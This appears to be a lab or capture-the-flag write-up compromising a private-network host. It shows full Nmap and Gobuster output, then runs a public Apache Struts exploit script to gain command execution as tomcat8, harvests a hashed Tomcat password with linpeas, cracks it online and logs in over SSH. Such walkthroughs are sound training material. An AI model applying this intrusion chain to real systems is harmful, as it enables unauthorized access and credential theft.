
Nmap:




```
→  192.168.35.101 cat 101.txt
# Nmap 7.80 scan initiated Sun Jul 26 [redacted] 2020 as: nmap -v -sS -A -Pn -T5 -p- -oN 101.txt 192.168.35.101
Nmap scan report for 192.168.35.101
Host is up (0.27s latency).
Not shown: 65533 filtered ports
PORT     STATE SERVICE VERSION
22/tcp   open  ssh     OpenSSH 6.7p1 Debian 5+deb8u8 (protocol 2.0)
| ssh-hostkey:
|   1024 2d:06:9a:bd:75:04:dd:3c:51:6c:83:e2:4f:af:94:b4 (DSA)
|   2048 c9:2e:f0:3a:ec:2d:09:51:25:be:9b:67:e5:af:5c:6f (RSA)
|   256 94:d2:25:eb:37:75:fc:ba:ad:be:cc:e6:02:32:81:f4 (ECDSA)
|_  256 96:61:2a:29:18:04:6d:9e:25:45:c2:d8:55:56:b3:60 (ED25519)
8080/tcp open  http    Apache Tomcat 8.5.47
|_http-favicon: Apache Tomcat
| http-methods:
|_  Supported Methods: GET HEAD POST
|_http-open-proxy: Proxy might be redirecting requests
|_http-title: Apache Tomcat/8.5.47
Warning: OSScan results may be unreliable because we could not find at least 1 open and 1 closed port
Device type: general purpose
Running (JUST GUESSING): Linux 3.X|4.X|2.6.X (91%)
OS CPE: cpe:/o:linux:linux_kernel:3 cpe:/o:linux:linux_kernel:4 cpe:/o:linux:linux_kernel:2.6
Aggressive OS guesses: Linux 3.11 - 4.1 (91%), Linux 4.4 (91%), Linux 3.2.0 (90%), Linux 3.13 (88%), Linux 3.16 (88%),
 (85%), Linux 3.10 - 4.11 (85%), Linux 3.12 (85%)
No exact OS matches for host (test conditions non-ideal).
Uptime guess: 0.178 days (since Sat Jul 25 22:47:41 2020)
Network Distance: 2 hops
TCP Sequence Prediction: Difficulty=261 (Good luck!)
IP ID Sequence Generation: All zeros
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

TRACEROUTE (using port 22/tcp)
HOP RTT       ADDRESS
1   269.97 ms [redacted]
2   270.27 ms 192.168.35.101

Read data files from: /usr/bin/../share/nmap
OS and Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
# Nmap done at Sun Jul 26 [redacted] 2020 -- 1 IP address (1 host up) scanned in 360.84 seconds
→  192.168.35.101
```

Gobuster:



```
➜  192.168.35.101 gobuster dir -u http://192.168.35.101:8080 -w common.txt -t 30 -e -x jsp
===============================================================
Gobuster v3.0.1
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@_FireFart_)
===============================================================
[+] Url:            http://192.168.35.101:8080
[+] Threads:        30
[+] Wordlist:       common.txt
[+] Status codes:   200,204,301,302,307,401,403
[+] User Agent:     gobuster/3.0.1
[+] Extensions:     jsp
[+] Expanded:       true
[+] Timeout:        10s
===============================================================
2020/07/26 [redacted] Starting gobuster
===============================================================
http://192.168.35.101:8080/docs (Status: 302)
http://192.168.35.101:8080/examples (Status: 302)
http://192.168.35.101:8080/favicon.ico (Status: 200)
http://192.168.35.101:8080/host-manager (Status: 302)
http://192.168.35.101:8080/index.jsp (Status: 200)
http://192.168.35.101:8080/manager (Status: 302)
http://192.168.35.101:8080/orders (Status: 302)
===============================================================
2020/07/26 [redacted] Finished
===============================================================
➜  192.168.35.101 █
```

On endpoint:


http://192.168.35.101/orders/orders

this is strust.

Using exploit script:

https://github.com/LightC0der/Apache-Struts-0Day-Exploit

download and run => got RCE:




```
→  192.168.35.101 python Apache_Struts.py

_____               _         _____ _           _    ___  _
|  _  |___ ___ ___| |_ ___   |   __| |_ ___ _ _| |_  |   |_| |___
_ _
|     | . | .'|  _|   | -_|  |__   |  _|  _| | |  _| | | | | . | .'|
 | |
|__|__|  _|__,|___|_|_|___|  |_____|_| |_| |___|_|   |___|___|__,|
_   |
     |_|                                                          |
___|
                                                          LightCode
r

Enter URL : http://192.168.35.101:8080/orders/orders
Shell:whoami
tomcat8

Shell:
```

Running linpeas.sh => got hashed password



```
[+] Searching Tomcat users file
tomcat-users.xml file found: /usr/local/apache-tomcat8/conf/tomcat-users.xml
  <user username="tomcat" password="<must-be-changed>" roles="tomcat"/>
  <user username="both" password="<must-be-changed>" roles="tomcat,role1"/>
  <user username="role1" password="<must-be-changed>" roles="role1"/>
<user username="manager" password="003ce17688403f0c30531a2a1a916a05" roles="mana
ger-gui" />
<user username="admin" password="003ce17688403f0c30531a2a1a916a05" roles="manage
r-gui,admin-gui" />
```

Search online on google => got the password: adminPass1234

Then you can ssh tomcat8@192.168.35.101